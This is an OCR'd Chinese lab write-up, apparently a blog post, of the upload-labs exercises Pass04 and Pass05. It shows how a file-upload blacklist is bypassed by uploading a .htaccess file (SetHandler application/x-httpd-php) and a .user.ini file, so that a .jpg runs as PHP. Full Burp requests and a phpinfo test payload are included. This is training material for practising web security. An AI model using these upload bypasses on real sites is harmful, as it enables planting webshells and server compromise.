
注：上传成功后，文件名会被更改，所以需要查看文件上传的位置以及文件名。







Pass04 黑名单验证：.htaccess



禁止的有点多，但是没有禁htaccess。

htaccess文件介绍：

htaccess文件是Apache服务器中的一个配置文件，它负责相关目录下的网页配置。通过htaccess文件，可以帮我们实现：网页301重定向、自定义404错误页面、改变文件扩展名、允许/阻止特定的用户或者目录的访问、禁止目录列表、配置默认文档等功能。
其中.htaccess文件内容：
SetHandler application/x-httpd-php
设置当前目录所有文件都使用PHP解析，那么无论上传任何文件，只要文件内容符合PHP语言代码规范，就会被当作PHP执行。不符合则报错。


要想使.htaccess文件生效的前提条件（1.mod_rewrite模块开启。2.AllowOverride All）

因此先上传一个.htaccess文件，内容如下：


<FilesMatch “yijuhuamuma.jpg”>
SetHandler application/x-httpd-php

就是在upload目录下匹配yijuhuamuma.jpg的文件并以php文件执行。

一、上传1.htaccess，并把1.htaccess改为.htaccess。


Burp Suite Community Edition v2020.9.1 - Temporary Project
upload-labs
Pass-01
Pass-02
Pass-03
Pass-04
Pass-05
Pass-06
Pass-07
Pass-08
Pass-09
Pass-10
Pass-11
Pass-12
Pass-13
Pass-14
Pass-15
Pass-16
Pass-17
Pass-18
Pass-19
Pass-20
Request to http://192.168.130.3:80
Forward
Drop
Intercept is on
Action
Open Browser
POST /upload-labs/WWW/Pass-04/ HTTP/1.1
Host: 192.168.130.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Content-Disposition: form-data; name="upload_file"; filename=".htaccess"
Content-Type: application/octet-stream
<FilesMatch "yijuhuamuma.jpg">
SetHandler application/x-httpd-php
</FilesMatch>
Content-Disposition: form-data; name="submit"
上传
把1.htaccess改为.htaccess


二、再上传一句话木马：



Request
Raw
Params
Headers
Hex
POST /upload/Pass-04/index.php HTTP/1.1
Host: 192.168.10.128:8000
User-Agent: Mozilla/5.0 (Windows NT 6.1; W0W64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.10.128:8000/upload/Pass-04/index.php
Cookie:
BEEFH00K=RKMrran0L30VZJjk2xZry7v4m5gpxKVXrWFF4nx8ljzxL0c4ZYe0caFXPLRQXlMMyYD10fpdIjkuLYGT
X-Forwarded-For: 8.8.8.8
Connection: close
Content-Type: multipart/form-data;
boundary=----------------------------262671930313872
Content-Length: 332
Content-Disposition: form-data; name="upload_file"; filename="yijuhuamuma.jpg"
Content-Type: image/jpeg
<?php
phpinfo();
?>
Content-Disposition: form-data; name="submit"
0 matches
Done
Response
Raw
Headers
Hex
HTML
Render
Pass-21

webshell
<form enctype="multipart/form-data" method="post" onsubmit="return checkFile()">
<input class="input_file" type="file" name="upload_file"/>
<input class="button" type="submit" name="submit" value="□□"/>

Copyright @ by c0ny1
Type a search term
0 matches
4,084 bytes | 6 millis

三、上传成功了。





Pass05 黑名单验证：.user.ini 0（没有成功）

利用.user.ini文件的三个条件：

1、服务器脚本语言为PHP

2、服务器使用CGI / FastCGI模式

3、上传目录下要有可执行的php文件

其中 第二条不满足,使用的模式不是CGI / FastCGI，是handler。

第三个条件，作者在upload目录下为我们提供了一个readme.php。

PHP Version 5.2.17

System	Windows NT EXPLOIT7 5.2 build 3790
Build Date	Jan 6 2011 17:26:08
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web"
Server API	Apache 2.4 Handler - Apache Lounge
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	C:\phpStudy\php52\php.ini
Scan this dir for additional .ini files	(none)
additional .ini files parsed	(none)
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	enabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	php, file, data, http, ftp, compress.zlib, compress.bzip2, zip
Registered Stream	tcp, udp

https://blog.csdn.net/m0_50800033


这里我们直接使用phpstudy2014的集成环境中的Nginx+PHP 5.4n去复现这个漏洞。

PHP Version 5.4.33


System	Windows NT EXPLOIT7 5.2 build 3790 (Windows Server 2003 Enterprise Edition Service Pack 2) i586
Build Date	Sep 17 2014 20:05:00
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	C:\phpStudy\php54n\php.ini


https://blog.csdn.net/m0_50800033

首先上传.user.ini文件



上传一句话木马：







Parse error: syntax error, unexpected 'qaz' (T_STRING), expecting ']' in **C:\phpStudy\WWW\upload\upload\getshell05.jpg** on line **2**

